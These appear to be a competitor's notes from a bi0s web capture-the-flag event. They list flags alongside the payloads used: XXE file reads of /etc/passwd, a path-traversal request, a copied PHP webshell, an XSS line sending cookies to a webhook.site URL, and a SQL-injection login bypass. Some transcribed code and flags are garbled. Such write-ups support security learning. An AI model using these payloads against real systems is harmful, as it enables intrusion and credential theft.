


Xml Parser

bi0s{vngCHP5zveoC+lzaxlEmLQ==}

08 July 2023 12:33


In the given xml renderer try to craft a payload that renders local files using the External XML Entity (XXE)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```



Once successful try to display the flag using the given location




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///tmp/flag.txt"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```



Laughable File Infiltration 2

bi0s{tysJcnLI85rGeqXtzcl/Z A==}

08 July 2023 16:25



1 x +

Send
Cancel
< >

Request

Raw
Hex

```

1 POST / HTTP/2
2 Host: ch4977123479.ch.eng.run
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 23
9 Origin: https://ch4977123479.ch.eng.run
10 Dnt: 1
11 Referer: https://ch4977123479.ch.eng.run/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: 71
17 Sec-Gpc: 1
18 Te: trailers
19
20 poems=/tmp/f1flagag.txt

```

Response

Raw
Hex
Render

```

77 margin-bottom:10px;
78 }
79
80 .poem-author{
81   text-align:center;
82   font-size:16px;
83   color:#6666;
84 }
85
86 .poem-text{
87   margin-top:20px;
88   line-height:1.5;
89 }
90 </style>
91 </head>
92 <body>
93   <h1>
94     Poem Collection
95   </h1>
96   <div class="poem-content">
97     bi0s(tysJcnLI85rGeqXtzcI/ZA==)
98   </div>
99 </body>
100 </html>

```

Ghost

bi0s{rKR/T0RbOQGioZNI8crdxQ==}

08 July 2023 16:26

DEF CON chatGPT NVD CVSS Hide01 SH Hacktify Summarize LAB Tools

Upload your files

Something doesn't seem right....price?

Upload your file

No file selected.

Upload

The uploaded files will move to folder /uploads, I will keep your files secure, I promise...


<https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985>

← → ↺ 🏠 🔒 🔍 https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985 90% 📄 ⚙️ ⭐

Labs 📖 Book of secrets 🍷 CyberChef 🛡️ DEF CON 🗺️ chatGPT 📊 NVD CVSS 🕸️ Hide01 📁 SH 🛡️ Hacktify 📄 Summarize 📁 LAB 📁 Tools

GitHub Gist Search... All gists Back to GitHub




Instantly share code, notes, and snippets.



 **joswr1ght / easy-simple-php-webshell.php**
Last active yesterday

< Code > Revisions 3 ⭐ Stars 101 📄 Forks 45 Embed <

easy-simple-php-webshell.php

```
1 <html>
2 <body>
3 <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>"
4 <input type="TEXT" name="cmd" autofocus id="cmd" size="88">
5 <input type="SUBMIT" value="Execute">
6 </form>
7 <pre>
8 <?php
9     if(isset($_GET['cmd']))
10     {
11         system($_GET['cmd']);
12     }
13 }
```








Feedback




bi0s{ipyMx1EcQOu22K8WS6xpgg==}

08 July 2023 16:26




```
<img src=x onerror=fetch("https://webhook.site/5a32b2ae-ed1b-438f-b7e7-b982aff368ef/flag="+document.cookie)>
```







Shellshocker

bi0s{1lBv0B/YSClYudw5tinjxA==}

08 July 2023 16:26



The screenshot shows a web browser window with the address bar displaying `https://ch1477123485.ch.eng.run`. The browser's bookmark bar includes links to 'Labs', 'Book of secrets', 'CyberChef', 'DEF CON', 'chatGPT', and 'NVD CVSS'. The main content area has a black background with green text. It starts with the heading 'My awesome terminal' in a large font, followed by the message 'Welcome to my awesome online terminal, now you believe me??'. Below this is a section titled 'Challenge Instructions:' containing a three-step list: 1. Enter a command in the form below. 2. Submit the form to execute the command on the server. 3. The output of the command will be displayed below. This is followed by a section titled 'Command Execution:' which contains the text 'Enter a command:' and a form with an input field containing the placeholder 'Enter your command here' and an 'Execute' button. The final section is titled 'Output:' and is currently empty.



This screenshot shows the same web browser window as the previous one, but now the 'Output:' section has been populated with the result of the 'ls' command. The output is displayed in green text on a black background and lists the following files and directories: `Dockerfile index.html index.js node_modules package-lock.json package.json public`.

My awesome terminal

Welcome to my awesome online terminal, now you believe me??

Challenge Instructions:

1. Enter a command in the form below.
2. Submit the form to execute the command on the server.
3. The output of the command will be displayed below.

Command Execution:

Enter a command:

Output:

bi0s{1lBv0B/YSCIyudw5tinjxA==}

Secret keeper

bi0s{PL28TISBGiQoUt/AumTzIQ==}

08 July 2023

16:26

Secret Keeper

Username

' OR 1=1 #

Password

••••••••••

Login

Secret Keeper

Username

Password

Login

You have successfully logged in



Hai Mr. Master

